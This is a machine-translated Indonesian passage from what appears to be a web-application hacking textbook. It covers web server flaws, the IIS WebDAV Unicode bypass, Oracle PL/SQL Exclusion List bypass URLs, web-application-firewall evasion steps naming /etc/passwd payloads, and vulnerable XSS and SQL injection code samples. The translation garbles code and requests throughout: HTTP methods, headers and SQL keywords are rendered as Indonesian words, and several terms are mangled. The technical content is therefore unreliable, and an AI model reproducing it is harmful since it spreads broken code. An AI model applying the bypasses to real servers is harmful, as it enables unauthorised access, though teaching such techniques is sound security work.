Signifikansi berkelanjutan dari kerentanan pengodean dan kanonikalisasi dalam perangkat lunak server web dapat dilihat dengan munculnya kembali kerentanan IIS yang serupa, kali ini di WebDAV, pada tahun 2009. File yang dilindungi oleh IIS dapat diunduh dengan memasukkan % nakal%afstring ke dalam URL. IIS memberikan akses ke sumber daya ini karena tampaknya bukan permintaan untuk file yang dilindungi. Tapi string nakal kemudian dilucuti dari permintaan:

DAPATKAN / prote%c0%afcted/protected.zip HTTP/1.1

Terjemahan: f

Koneksi: tutup

Tuan rumah: wahh-app.net

ItuTerjemahan: fheader memastikan bahwa permintaan ini ditangani oleh ekstensi WebDAV.

Serangan yang sama dapat dilakukan secara langsung dalam permintaan WebDAV menggunakan yang berikut ini:

PROPFIND /protec%c0%afcted/ HTTP/1.1 Host:

wahh-app.net

Agen Pengguna: neo/0.12.2

Koneksi: TE

TE: trailer

Kedalaman: 1

Konten-Panjang: 288

Tipe Konten: aplikasi/xml <?xml version="1.0"

encoding="utf-8"?> <propfind xmlns="DAV:"><prop>

<getcontentlength xmlns="DAV:"/>

<getLastmodified xmlns="DAV:"/>

<executable xmlns="http://apache.org/dav/props/"> <resourcetype

xmlns="DAV:"/>

<check-in xmlns="DAV:"/> <check-in

xmlns="DAV:"/> </prop></propfind>

Untuk informasi lebih lanjut, lihat www.securityfocus.com/bid/34993/.

Bypass Daftar Pengecualian Oracle PL/SQL

Ingat fungsionalitas default berbahaya yang dapat diakses melalui gateway PL/SQL Oracle. Untuk mengatasi masalah ini, Oracle membuat Daftar Pengecualian PL/SQL,

yang memblokir akses ke paket yang namanya dimulai dengan ekspresi tertentu, seperti OWADanSYS.

Antara tahun 2001 dan 2007, David Litchfield menemukan serangkaian bypass ke Daftar Pengecualian PL/SQL . Pada kerentanan pertama, filter dapat dilewati dengan menempatkan spasi putih (seperti baris baru, spasi, atau tab) sebelum nama paket:

```
https://wahh-app.com/pls/dad/%0ASYS.package.procedure
```

Ini melewati filter, dan basis data back-end mengabaikan spasi, menyebabkan paket berbahaya dieksekusi.

Pada kerentanan kedua, filter dapat dilewati dengan mengganti huruf Y dengan %FF, yang mewakili karakter ý:

```
https://wahh-app.com/pls/dad/S%FFS.package.procedure
```

Ini melewati filter, dan basis data back-end mengkanonikkan karakter kembali ke Y standar, sehingga memanggil paket berbahaya.

Dalam kerentanan ketiga, filter dapat dilewati dengan menyertakan ekspresi yang diblokir dalam tanda kutip ganda:

```
https://wahh-app.com/pls/dad/"SYS".package.procedure
```

Ini melewati filter, dan basis data back-end mentolerir nama paket yang dikutip, artinya paket berbahaya dipanggil.

Pada kerentanan keempat, filter dapat dilewati dengan menggunakan kurung siku untuk menempatkan pemrogramanpergi kelabel sebelum ekspresi yang diblokir:

```
https://wahh-app.com/pls/dad/<<FOO>>SYS.package.procedure
```

Ini melewati filter. Database back-end mengabaikanpergi kememberi label dan mengeksekusi paket berbahaya.

Masing-masing kerentanan yang berbeda ini muncul karena pemfilteran front-end dilakukan oleh satu komponen berdasarkan pencocokan pola berbasis teks sederhana. Pemrosesan selanjutnya dilakukan oleh komponen berbeda yang mengikuti aturannya sendiri untuk menginterpretasikan signifikansi sintaksis dan semantik dari input. Setiap perbedaan antara dua set aturan dapat memberikan peluang bagi penyerang untuk memberikan input yang tidak cocok dengan pola yang digunakan dalam filter tetapi database menginterpretasikan sedemikian rupa sehingga paket yang diinginkan penyerang dipanggil. Karena database Oracle sangat fungsional, ada banyak ruang untuk munculnya perbedaan semacam ini.

Informasi lebih lanjut tentang kerentanan ini dapat ditemukan di sini:

- www.securityfocus.com/archive/1/423819/100/0/threaded
- *Buku Pegangan Peretas Oracle* oleh David Litchfield (Wiley, 2007)

Tujuh Tahun Kemudian

Masalah ditemukan pada tahun 2008 di dalam Server Portal (bagian dari Server Aplikasi Oracle). Penyerang dengan nilai cookie ID sesi yang diakhiri dengan %0A akan dapat melewati pemeriksaan Otentifikasi Dasar default.

Menemukan Kelemahan Server Web

Jika Anda beruntung, server web yang Anda targetkan mungkin mengandung beberapa kerentanan aktual yang dijelaskan di bab ini. Kemungkinan besar, bagaimanapun, itu akan ditambal ke tingkat yang lebih baru, dan Anda perlu mencari sesuatu yang cukup terkini atau baru untuk menyerang server.

Titik awal yang baik saat mencari kerentanan dalam produk siap pakai seperti server web adalah dengan menggunakan alat pemindaian otomatis. Tidak seperti aplikasi web, yang biasanya dibuat khusus, hampir semua penerapan server web menggunakan perangkat lunak pihak ketiga yang telah diinstal dan dikonfigurasi dengan cara yang sama seperti yang telah dilakukan banyak orang sebelumnya. Dalam situasi ini, pemindai otomatis bisa sangat efektif untuk menemukan buah yang menggantung rendah dengan cepat dengan mengirimkan sejumlah besar permintaan yang dibuat dan memantau tanda tangan yang menunjukkan adanya kerentanan yang diketahui. Nessus adalah pemindai kerentanan gratis yang luar biasa, dan berbagai alternatif komersial tersedia.

Selain menjalankan alat pemindaian, Anda harus selalu melakukan riset sendiri pada perangkat lunak yang Anda serang. Konsultasikan sumber daya seperti Fokus Keamanan, OSVDB, dan milis Bugtraq dan Pengungkapan Penuh untuk menemukan detail kerentanan yang baru ditemukan yang mungkin belum diperbaiki pada target Anda. Selalu periksa Basis Data Eksloitasi dan Metasploit untuk melihat apakah seseorang telah melakukan pekerjaan untuk Anda dan juga membuat eksloit yang sesuai. URL berikut akan membantu:

- www.exploit-db.com
- www.metasploit.com/
- www.grok.org.uk/full-disclosure/
- <http://osvdb.org/search/advsearch>

Anda harus mengetahui bahwa beberapa produk aplikasi web menyertakan server web sumber terbuka seperti Apache atau Jetty sebagai bagian dari penginstalannya. Pembaruan keamanan untuk server yang dibundel ini dapat diterapkan lebih lambat karena administrator dapat melihat server sebagai bagian dari aplikasi yang terinstal, bukan sebagai bagian dari infrastruktur yang menjadi tanggung jawabnya. Menerapkan pembaruan langsung daripada menunggu tambalan vendor aplikasi juga cenderung membatalkan kontrak dukungan. Oleh karena itu, melakukan beberapa pengujian dan penelitian manual pada perangkat lunak mungkin sangat efektif dalam mengidentifikasi cacat yang mungkin terlewatkan oleh pemindai otomatis.

Jika memungkinkan, Anda harus mempertimbangkan untuk melakukan penginstalan lokal dari perangkat lunak yang Anda serang, dan lakukan pengujian Anda sendiri untuk menemukan kerentanan baru yang belum ditemukan atau diedarkan secara luas.

Mengamankan Perangkat Lunak Server Web

Sampai batas tertentu, sebuah organisasi yang menggunakan produk server web pihak ketiga pasti menempatkan nasibnya di tangan vendor perangkat lunak. Namun demikian, organisasi yang sadar akan keamanan dapat melakukan banyak hal untuk melindungi diri dari jenis kerentanan perangkat lunak yang dijelaskan dalam bab ini.

Pilih Software dengan Rekam Jejak yang Baik

Tidak semua produk perangkat lunak dan vendor diciptakan sama. Melihat sejarah terbaru dari produk server yang berbeda mengungkapkan beberapa perbedaan mencolok dalam jumlah kerentanan serius yang ditemukan, waktu yang dibutuhkan oleh vendor untuk menyelesaikannya, dan ketahanan perbaikan yang dirilis untuk pengujian selanjutnya oleh para peneliti. Sebelum memilih perangkat lunak server web mana yang akan digunakan, Anda harus menyelidiki perbedaan ini dan mempertimbangkan bagaimana nasib organisasi Anda dalam beberapa tahun terakhir jika menggunakan setiap jenis perangkat lunak yang Anda pertimbangkan.

Terapkan Patch Vendor

Setiap vendor perangkat lunak yang layak harus merilis pembaruan keamanan secara berkala. Terkadang ini mengatasi masalah yang ditemukan sendiri oleh vendor. Dalam kasus lain, masalah tersebut dilaporkan oleh peneliti independen, yang mungkin atau mungkin tidak menyimpan informasi tersebut untuk dirinya sendiri. Kerentanan lain menjadi perhatian vendor karena mereka dieksloitasi secara aktif di alam liar. Namun dalam setiap kasus, segera setelah patch dirilis, setiap reverse engineer yang baik dapat dengan cepat menentukan masalah yang ditanganinya, memungkinkan penyerang untuk mengembangkan eksplot untuk masalah tersebut. Oleh karena itu, jika memungkinkan, perbaikan keamanan harus diterapkan sesegera mungkin setelah tersedia.

Lakukan Pengerasan Keamanan

Sebagian besar server web memiliki banyak opsi yang dapat dikonfigurasi untuk mengontrol fungsionalitas apa yang diaktifkan dan bagaimana perlakunya. Jika fungsionalitas yang tidak terpakai, seperti ekstensi default ISAPI, dibiarkan diaktifkan, server Anda berisiko tinggi terkena serangan jika kerentanan baru ditemukan dalam fungsionalitas tersebut. Anda harus berkonsultasi dengan panduan pengerasan khusus untuk perangkat lunak yang Anda gunakan, tetapi berikut adalah beberapa langkah umum untuk dipertimbangkan:

- Nonaktifkan fungsionalitas bawaan apa pun yang tidak diperlukan, dan konfigurasikan fungsionalitas lainnya untuk berperilaku seketat mungkin, konsisten dengan kebutuhan bisnis Anda. Ini mungkin termasuk menghapus ekstensi file yang dipetakan, modul server web, dan komponen basis data. Anda dapat menggunakan alat seperti IIS Lockdown untuk memfasilitasi tugas ini.
- Jika aplikasi itu sendiri terdiri dari ekstensi server tambahan yang ditulis khusus yang dikembangkan dalam kode asli, pertimbangkan apakah ini bisa

ditulis ulang menggunakan kode terkelola. Jika tidak bisa, pastikan validasi input tambahan dilakukan oleh lingkungan kode terkelola Anda sebelum diteruskan ke fungsi ini.

- Banyak fungsi dan sumber daya yang perlu Anda pertahankan seringkali dapat diganti namanya dari nilai defaultnya untuk menghadirkan penghalang tambahan untuk eksplorasi. Bahkan jika penyerang yang terampil mungkin masih dapat menemukan nama baru, tindakan ketidakjelasan ini melindungi dari penyerang yang kurang terampil dan worm otomatis.
- Terapkan prinsip hak istimewa terkecil di seluruh tumpukan teknologi. Misalnya, keamanan wadah dapat mengurangi permukaan serangan yang disajikan kepada pengguna aplikasi standar. Proses server web harus dikonfigurasi untuk menggunakan akun sistem operasi yang paling tidak kuat. Pada sistem berbasis UNIX, achirooted lingkungan dapat digunakan untuk lebih menahan dampak dari kompromi apapun.

Pantau Kerentanan Baru

Seseorang di organisasi Anda harus ditugaskan untuk memantau sumber daya seperti Bugtraq dan Pengungkapan Penuh untuk pengumuman dan diskusi tentang kerentanan baru dalam perangkat lunak yang Anda gunakan. Anda juga dapat berlangganan berbagai layanan pribadi untuk menerima pemberitahuan awal tentang kerentanan yang diketahui dalam perangkat lunak yang belum diungkapkan kepada publik. Sering kali, jika Anda mengetahui detail teknis dari kerentanan, Anda dapat mengimplementasikan penyelesaian yang efektif sambil menunggu rilis perbaikan penuh oleh vendor.

Gunakan Defense-in-Depth

Anda harus selalu menerapkan lapisan perlindungan untuk mengurangi dampak pelanggaran keamanan dalam setiap komponen infrastruktur Anda. Anda dapat mengambil berbagai langkah untuk membantu melokalkan dampak serangan yang berhasil di server web Anda. Bahkan jika terjadi penyusupan total, ini mungkin memberi Anda waktu yang cukup untuk menanggapi insiden tersebut sebelum terjadi kehilangan data yang signifikan:

- Anda dapat memberlakukan batasan pada kemampuan server web dari komponen aplikasi lain yang otonom. Misalnya, akun basis data yang digunakan oleh aplikasi hanya dapat diberikan **MENYISIPKAN** akses ke tabel yang digunakan untuk menyimpan log audit. Ini berarti penyerang yang menyusup ke server web tidak dapat menghapus entri log apa pun yang telah dibuat.
- Anda dapat menerapkan filter tingkat jaringan yang ketat pada lalu lintas ke dan dari server web.
- Anda dapat menggunakan sistem deteksi intrusi untuk mengidentifikasi aktivitas jaringan anomali yang mungkin menunjukkan bahwa pelanggaran telah terjadi. Setelah mengkompromikan server web, banyak penyerang segera mencoba membuat

koneksi terbalik ke Internet atau memindai host lain di jaringan DMZ. IDS yang efektif akan memberi tahu Anda tentang kejadian ini secara real time, memungkinkan Anda mengambil tindakan untuk menahan serangan tersebut.

Firewall Aplikasi Web

Banyak aplikasi dilindungi oleh komponen eksternal yang berada di host yang sama dengan aplikasi atau di perangkat berbasis jaringan. Ini dapat dikategorikan sebagai melakukan pencegahan intrusi (firewall aplikasi) atau deteksi (seperti sistem deteksi intrusi konvensional). Karena kesamaan dalam cara perangkat ini mengidentifikasi serangan, kami akan memperlakukannya secara bergantian. Meskipun banyak yang berpendapat bahwa memiliki ini lebih baik daripada tidak sama sekali, dalam banyak kasus mereka dapat menciptakan rasa aman yang salah dengan keyakinan bahwa lapisan pertahanan ekstra menyiratkan peningkatan otomatis dari postur pertahanan. Sistem seperti itu tidak mungkin menurunkan keamanan dan mungkin dapat menghentikan serangan yang terdefinisi dengan jelas seperti worm Internet, tetapi dalam kasus lain mungkin tidak meningkatkan keamanan sebanyak yang diyakini.

Segara dapat dicatat bahwa kecuali pertahanan semacam itu menggunakan aturan yang sangat disesuaikan, mereka tidak melindungi dari kerentanan apa pun yang dibahas dalam Bab 4 hingga 8 dan tidak memiliki penggunaan praktis dalam mempertahankan potensi kelemahan dalam logika bisnis (Bab 11). Mereka juga tidak memiliki peran untuk bertahan melawan beberapa serangan spesifik seperti XSS berbasis DOM (Bab 12). Untuk kerentanan yang tersisa di mana pola serangan potensial dapat ditampilkan, beberapa poin sering kali mengurangi kegunaan firewall aplikasi web:

- Jika firewall mengikuti spesifikasi HTTP terlalu dekat, mungkin membuat asumsi tentang bagaimana server aplikasi akan menangani permintaan tersebut. Sebaliknya, perangkat firewall atau IDS yang berasal dari pertahanan lapisan jaringan seringkali tidak memahami detail metode transmisi HTTP tertentu.
- Server aplikasi itu sendiri dapat memodifikasi input pengguna dengan mendekodekannya, menambahkan karakter escape, atau memfilter string tertentu dalam rangka melayani permintaan setelah melewati firewall. Banyak dari langkah-langkah serangan yang dijelaskan di bab-bab sebelumnya ditujukan untuk melewati validasi input, dan firewall lapisan aplikasi dapat rentan terhadap jenis serangan yang sama.
- Banyak peringatan firewall dan IDS berdasarkan payload serangan umum tertentu, bukan pada eksloitasi kerentanan secara umum. Jika penyerang dapat mengambil file arbitrer dari sistem file, permintaan untuk /manager/viewtempl?loc=/etc/passwd kemungkinan akan diblokir, sedangkan permintaan ke /manager/viewtempl?loc=/var/log/syslog tidak akan disebut sebagai menyerang, meskipun isinya mungkin lebih berguna bagi penyerang.

Pada tingkat tinggi, kita tidak perlu membedakan antara filter validasi input global, agen berbasis host, atau firewall aplikasi web berbasis jaringan. Langkah-langkah berikut berlaku untuk semua dalam ukuran yang sama.

LANGKAH HACK

Kehadiran firewall aplikasi web dapat disimpulkan menggunakan langkah-langkah berikut:

1. Kirim nama parameter arbitrer ke aplikasi dengan payload serangan yang jelas dalam nilainya, idealnya di suatu tempat aplikasi menyertakan nama dan/ atau nilai dalam respons. Jika aplikasi memblokir serangan, ini mungkin karena pertahanan eksternal.
2. Jika sebuah variabel dapat dikirimkan yang dikembalikan dalam respons server, kirimkan rentang string fuzz dan varian yang disandikan untuk mengidentifikasi perilaku pertahanan aplikasi ke masukan pengguna.
3. Konfirmasi perilaku ini dengan melakukan serangan yang sama pada variabel di dalam aplikasi.

Anda dapat mencoba string berikut untuk mencoba mem-bypass firewall aplikasi web:

1. Untuk semua string dan permintaan fuzzing, gunakan string jinak untuk payload yang tidak mungkin ada dalam database tanda tangan standar. Memberikan contoh ini, menurut definisi, tidak mungkin. Tetapi Anda harus menghindari penggunaan /etc/passwd atau /windows/system32/config/sam sebagai muatan untuk pengambilan file. Hindari juga penggunaan istilah seperti <skrip> dalam serangan XSS dan menggunakan peringatan() atau XSS sebagai muatan XSS.
2. Jika permintaan tertentu diblokir, coba kirimkan parameter yang sama di lokasi atau konteks yang berbeda. Misalnya, kirimkan parameter yang sama di URL di a MENDAPATKAN permintaan, dalam tubuh a POS permintaan, dan dalam URL di a POS meminta.
3. Di ASP.NET, coba kirimkan juga parameter sebagai cookie. API Permintaan.Params["foo"] mengambil nilai cookie bernama foo jika parameternya tidak ditemukan dalam string kueri atau badan pesan.
4. Tinjau semua metode lain untuk memasukkan input pengguna yang disediakan di Bab 4, pilih yang tidak terlindungi.
5. Tentukan lokasi tempat masukan pengguna (atau dapat) dikirimkan dalam format yang tidak standar seperti serialisasi atau penyandian. Jika tidak ada yang tersedia, buat string serangan dengan penggabungan dan/atau dengan merentangkannya ke beberapa variabel. (Perhatikan bahwa jika targetnya adalah ASP.NET, Anda mungkin dapat menggunakan HPP untuk menggabungkan serangan menggunakan beberapa spesifikasi dari variabel yang sama.)

Banyak organisasi yang menerapkan firewall atau IDS aplikasi web tidak mengujinya secara khusus menurut metodologi seperti yang dijelaskan di bagian ini. Akibatnya, sering kali layak untuk bertahan dalam serangan terhadap perangkat semacam itu.

Ringkasan

Seperti komponen lain di mana aplikasi web berjalan, server web mewakili area permukaan serangan yang signifikan di mana aplikasi dapat disusupi. Cacat pada server aplikasi seringkali dapat secara langsung merusak keamanan aplikasi dengan memberikan akses ke daftar direktori, kode sumber untuk halaman yang dapat dieksekusi, konfigurasi sensitif dan data runtime, serta kemampuan untuk mem-bypass filter masukan.

Karena banyaknya variasi produk dan versi server aplikasi, menemukan kerentanan server web biasanya melibatkan beberapa pengintaian dan penelitian. Namun, ini adalah salah satu area di mana alat pemindaian otomatis bisa sangat efektif dalam menemukan kerentanan yang diketahui dengan cepat dalam konfigurasi dan perangkat lunak server yang Anda serang.

Pertanyaan

Jawaban dapat ditemukan di <http://mdsec.net/wahh>.

1. Dalam keadaan apa server web menampilkan daftar direktori?
2. Untuk apa metode WebDAV digunakan, dan mengapa metode tersebut berbahaya?
3. Bagaimana Anda dapat mengeksplorasi server web yang dikonfigurasi untuk bertindak sebagai proxy web?
4. Apa itu Daftar Pengecualian Oracle PL/SQL, dan bagaimana cara melewatinya?
5. Jika server web mengizinkan akses ke fungsionalitasnya melalui HTTP dan HTTPS, apakah ada keuntungan menggunakan satu protokol daripada yang lain saat Anda menyelidiki kerentanan?

Menemukan Rentan kemampuan di Asam kode ce

Sejauh ini, teknik serangan yang telah kami jelaskan semuanya melibatkan interaksi dengan aplikasi yang sedang berjalan dan sebagian besar terdiri dari mengirimkan input buatan ke aplikasi dan memantau responsnya. Bab ini membahas pendekatan yang sama sekali berbeda untuk menemukan kerentanan — meninjau kode sumber aplikasi.

Dalam berbagai situasi, dimungkinkan untuk melakukan audit kode sumber untuk membantu menyerang aplikasi web target:

- Beberapa aplikasi bersifat open source, atau menggunakan komponen open source, memungkinkan Anda mengunduh kodennya dari repositori yang relevan dan menjelajahinya untuk mengetahui kerentanannya.
- Jika Anda melakukan uji penetrasi dalam konteks konsultasi, pemilik aplikasi dapat memberi Anda akses ke kode sumbernya untuk memaksimalkan efektivitas audit Anda.
- Anda mungkin menemukan kerentanan pengungkapan file dalam aplikasi yang memungkinkan Anda mengunduh kode sumbernya (baik sebagian atau seluruhnya).
- Sebagian besar aplikasi menggunakan beberapa kode sisi klien seperti JavaScript, yang dapat diakses tanpa memerlukan akses istimewa.

Sering diyakini bahwa untuk melakukan tinjauan kode, Anda harus menjadi pemrogram yang berpengalaman dan memiliki pengetahuan mendetail tentang bahasa yang digunakan. Namun, ini tidak perlu terjadi. Banyak bahasa tingkat tinggi dapat dibaca

dan dipahami oleh seseorang dengan pengalaman pemrograman yang terbatas. Selain itu, banyak jenis kerentanan muncul dengan cara yang sama di semua bahasa yang biasa digunakan untuk aplikasi web. Sebagian besar tinjauan kode dapat dilakukan dengan menggunakan metodologi standar. Anda dapat menggunakan lembar contekan untuk membantu memahami sintaks dan API yang relevan yang khusus untuk bahasa dan lingkungan yang Anda hadapi. Bab ini menjelaskan metodologi inti yang perlu Anda ikuti dan menyediakan lembar contekan untuk beberapa bahasa yang mungkin Anda temui.

Pendekatan untuk Tinjauan Kode

Anda dapat mengambil berbagai pendekatan untuk melakukan tinjauan kode guna membantu memaksimalkan keefektifan Anda dalam menemukan kelemahan keamanan dalam waktu yang tersedia. Selain itu, Anda sering dapat mengintegrasikan tinjauan kode Anda dengan pendekatan pengujian lain untuk memanfaatkan kekuatan yang melekat pada masing-masing pendekatan.

Pengujian Black-Box Versus White-Box

Metodologi serangan yang dijelaskan pada bab sebelumnya sering digambarkan sebagai *a hitam-kotak* pendekatan pengujian. Ini melibatkan penyerangan aplikasi dari luar dan memantau input dan outputnya, tanpa pengetahuan sebelumnya tentang cara kerjanya. Sebaliknya, *aputih-kotak* pendekatan melibatkan melihat ke dalam internal aplikasi, dengan akses penuh ke dokumentasi desain, kode sumber, dan materi lainnya.

Melakukan tinjauan kode white-box dapat menjadi cara yang sangat efektif untuk menemukan kerentanan dalam aplikasi. Dengan akses ke kode sumber, seringkali dimungkinkan untuk dengan cepat menemukan masalah yang akan sangat sulit atau memakan waktu untuk dideteksi hanya dengan menggunakan teknik kotak hitam. Misalnya, kata sandi pintu belakang yang memberikan akses ke akun pengguna mana pun mungkin mudah diidentifikasi dengan membaca kode tetapi hampir tidak mungkin dideteksi menggunakan serangan tebak kata sandi.

Namun, tinjauan kode biasanya bukan pengganti yang efektif untuk pengujian kotak hitam. Tentu saja, di satu sisi, semua kerentanan dalam aplikasi ada "dalam kode sumber", jadi pada prinsipnya harus dimungkinkan untuk menemukan semua kerentanan tersebut melalui tinjauan kode. Namun, banyak kerentanan dapat ditemukan lebih cepat dan efisien menggunakan metode kotak hitam. Dengan menggunakan teknik fuzzing otomatis yang dijelaskan di Bab 14, aplikasi dapat mengirimkan ratusan kasus uji per menit, yang disebarluaskan melalui semua jalur kode yang relevan dan segera mengembalikan respons. Dengan mengirimkan pemicu untuk kerentanan umum ke setiap bidang dalam setiap bentuk, sering kali dalam hitungan menit dapat ditemukan banyak masalah yang membutuhkan waktu berhari-hari untuk diungkap melalui tinjauan kode. Lebih-lebih lagi,

lapisan pemrosesan input yang disediakan pengguna. Kontrol dan pemeriksaan yang berbeda diterapkan pada setiap lapisan, dan apa yang tampak sebagai kerentanan yang jelas dalam satu kode sumber dapat sepenuhnya dikurangi oleh kode di tempat lain.

Dalam kebanyakan situasi, teknik black-box dan white-box dapat melengkapi dan meningkatkan satu sama lain. Seringkali, setelah menemukan kerentanan prima facie melalui tinjauan kode, cara termudah dan paling efektif untuk menentukan apakah itu nyata adalah dengan mengujinya pada aplikasi yang sedang berjalan. Sebaliknya, setelah mengidentifikasi beberapa perilaku anomali pada aplikasi yang sedang berjalan, seringkali cara termudah untuk menyelidiki akar penyebabnya adalah meninjau kode sumber yang relevan. Oleh karena itu, jika memungkinkan, Anda harus mengkombinasikan perpaduan yang cocok antara teknik kotak hitam dan putih. Biarkan waktu dan upaya yang Anda curahkan untuk masing-masing dipandu oleh perilaku aplikasi selama pengujian langsung, dan ukuran serta kompleksitas basis kode.

Metodologi Peninjauan Kode

Setiap aplikasi yang cukup fungsional kemungkinan besar berisi ribuan baris kode sumber, dan dalam banyak kasus waktu yang tersedia bagi Anda untuk meninjau kemungkinan akan dibatasi, mungkin hanya beberapa hari. Oleh karena itu, tujuan utama dari tinjauan kode yang efektif adalah untuk mengidentifikasi sebanyak mungkin kerentanan keamanan, dengan waktu dan upaya tertentu. Untuk mencapai hal ini, Anda harus mengambil pendekatan terstruktur, menggunakan berbagai teknik untuk memastikan bahwa "hasil yang menggantung rendah" dalam basis kode diidentifikasi dengan cepat, menyisakan waktu untuk mencari masalah yang lebih halus dan lebih sulit dideteksi.

Dalam pengalaman penulis, pendekatan tiga kali lipat untuk mengaudit basis kode aplikasi web efektif dalam mengidentifikasi kerentanan dengan cepat dan mudah.

Metodologi ini terdiri dari elemen-elemen berikut:

1. Melacak data yang dapat dikontrol pengguna dari titik masuknya ke dalam aplikasi, dan meninjau kode yang bertanggung jawab untuk memprosesnya.
2. Mencari basis kode untuk tanda tangan yang mungkin menunjukkan adanya kerentanan umum, dan meninjau kejadian ini untuk menentukan apakah ada kerentanan yang sebenarnya.
3. Melakukan tinjauan baris demi baris dari kode yang berisiko secara inheren untuk memahami logika aplikasi dan menemukan masalah yang mungkin ada di dalamnya. Komponen fungsional yang dapat dipilih untuk tinjauan dekat ini mencakup mekanisme keamanan utama dalam aplikasi (otentikasi, manajemen sesi, kontrol akses, dan validasi input di seluruh aplikasi), antarmuka ke komponen eksternal, dan setiap contoh di mana kode asli digunakan (biasanya C/C++) .

Kita akan mulai dengan melihat bagaimana berbagai kerentanan aplikasi web umum muncul di tingkat kode sumber dan bagaimana hal ini dapat terjadi.

paling mudah diidentifikasi saat melakukan review. Ini akan memberikan cara untuk mencari basis kode untuk tanda tangan kerentanan (langkah 2) dan meninjau dengan cermat area kode yang berisiko (langkah 3).

Kami kemudian akan melihat beberapa bahasa pengembangan web paling populer untuk mengidentifikasi cara aplikasi memperoleh data yang dikirimkan pengguna (melalui parameter permintaan, cookie, dan sebagainya). Kita juga akan melihat bagaimana aplikasi berinteraksi dengan sesi pengguna, API yang berpotensi berbahaya yang ada dalam setiap bahasa, dan bagaimana konfigurasi dan lingkungan setiap bahasa dapat memengaruhi keamanan aplikasi. Ini akan memberikan cara untuk melacak data yang dapat dikontrol pengguna dari titik masuknya ke aplikasi (langkah 1) serta menyediakan beberapa konteks per bahasa untuk membantu langkah metodologi lainnya. Terakhir, kita akan membahas beberapa alat yang berguna saat melakukan review kode.

CATAT Saat melakukan audit kode, Anda harus selalu ingat bahwa aplikasi dapat memperluas kelas pustaka dan antarmuka, dapat mengimplementasikan pembungkus ke panggilan API standar, dan dapat mengimplementasikan mekanisme khusus untuk tugas keamanan penting seperti menyimpan informasi per sesi. Sebelum meluncurkan ke detail tinjauan kode, Anda harus menetapkan sejauh mana penyesuaian tersebut dan menyesuaikan pendekatan Anda terhadap tinjauan tersebut.

Tanda Tangan Kerentanan Umum

Banyak jenis kerentanan aplikasi web memiliki tanda tangan yang cukup konsisten di dalam basis kode. Ini berarti Anda biasanya dapat mengidentifikasi sebagian besar kerentanan aplikasi dengan memindai dan mencari basis kode dengan cepat. Contoh yang disajikan di sini muncul dalam berbagai bahasa, tetapi dalam kebanyakan kasus, tanda tangannya adalah netral bahasa. Yang penting adalah teknik pemrograman yang digunakan, lebih dari API dan sintaks yang sebenarnya.

Pembuatan Skrip Lintas Situs

Dalam contoh XSS yang paling jelas, bagian dari HTML yang dikembalikan ke pengguna dibuat secara eksplisit dari data yang dapat dikontrol pengguna. Di sini, target dari sebuah HREF tautan dibangun menggunakan string yang diambil langsung dari string kueri dalam permintaan:

```
Tautan string = "<a href=" + HttpUtility.UrlDecode(Request.QueryString["refURL"]) +
"&SiteID=" + SiteId + "&Path=" + HttpUtility.UrlEncode (Request.QueryString["Path"]) + "</a>";

objCell.InnerHtml = tautan;
```

Obat biasa untuk skrip lintas situs, yaitu menyandikan HTML konten yang berpotensi berbahaya, tidak dapat diterapkan selanjutnya ke gabungan yang dihasilkan

string, karena sudah berisi markup HTML yang valid. Upaya apa pun untuk membersihkan data akan merusak aplikasi dengan menyandikan HTML yang telah ditentukan oleh aplikasi itu sendiri. Oleh karena itu, contohnya pasti rentan kecuali ada filter di tempat lain yang memblokir permintaan yang berisi eksploitasi XSS dalam string kueri. Pendekatan berbasis filter untuk menghentikan serangan XSS ini seringkali cacat. Jika ada, Anda harus meninjau dengan cermat untuk mengidentifikasi cara untuk mengatasinya (lihat Bab 12).

Dalam kasus yang lebih halus, data yang dapat dikontrol pengguna digunakan untuk menetapkan nilai variabel yang nantinya digunakan untuk membangun respons kepada pengguna. Di sini, variabel anggota `kelas_m_pageTitle` diperlakukan ke nilai yang diambil dari string kueri permintaan. Ini mungkin akan digunakan nanti untuk membuat `<judul>` elemen dalam halaman HTML yang dikembalikan:

```
private void setPageTitle(HttpServletRequest request) melempar
    ServletException
{
    String tipe permintaan = request.getParameter("tipe");

    if ("3".equals(requestType) && null!=request.getParameter("judul"))
        m_pageTitle = request.getParameter("judul");

    else m_pageTitle = "Aplikasi perbankan online";
}
```

Saat Anda menemukan kode seperti ini, Anda harus meninjau dengan cermat pemrosesan selanjutnya yang dilakukan dim `_pageTitle` variabel. Anda harus melihat bagaimana itu dimasukkan ke halaman yang dikembalikan untuk menentukan apakah data dikodekan dengan tepat untuk mencegah serangan XSS.

Contoh sebelumnya dengan jelas menunjukkan nilai tinjauan kode dalam menemukan beberapa kerentanan. Cacat XSS hanya dapat dipicu jika parameter yang berbeda (jenis) memiliki nilai tertentu (3). Pengujian fuzz standar dan pemindai kerentanan dari permintaan yang relevan mungkin gagal mendeteksi kerentanan.

Injeksi SQL

Kerentanan injeksi SQL paling sering muncul ketika berbagai string hard-coded digabungkan dengan data yang dapat dikontrol pengguna untuk membentuk kueri SQL, yang kemudian dijalankan di dalam database. Di sini, kueri dibuat menggunakan data yang diambil langsung dari string kueri permintaan:

```
StringBuider SqlQuery = newStringBuider("PILIH nama, accno FROM TblCustomers
WHERE " + SqlWhere);

if(Request.QueryString["CID"] != null &&
   Request.QueryString["PageId"] == "2")
{
    SqlQuery.Append(" AND CustomerID = ");
```

```
        SqlQuery.Append(Request.QueryString["CID"].ToString());
    }
    ...
}
```

Cara sederhana untuk dengan cepat mengidentifikasi jenis buah yang menggantung rendah ini di dalam basis kode adalah dengan mencari sumber untuk substring hard-coded, yang sering digunakan untuk membuat kueri dari input yang disediakan pengguna. Substring ini biasanya terdiri dari potongan SQL dan dikutip dalam sumbernya, sehingga dapat menguntungkan untuk mencari pola yang sesuai yang terdiri dari tanda kutip, kata kunci SQL, dan spasi. Misalnya:

```
"PILIH
"MENTISIPKAN
"MENGHAPUS
" DAN
" ATAU
" DI MANA
" DIPESAN OLEH
```

Dalam setiap kasus, Anda harus memverifikasi apakah string ini digabungkan dengan data yang dapat dikontrol pengguna dengan cara yang memperkenalkan kerentanan injeksi SQL. Karena kata kunci SQL diproses dengan cara yang tidak peka huruf besar kecil, pencarian untuk istilah ini juga harus tidak peka huruf besar kecil. Perhatikan bahwa spasi dapat ditambahkan ke setiap istilah penelusuran ini untuk mengurangi kejadian positif palsu dalam hasil.

Lintasan Jalur

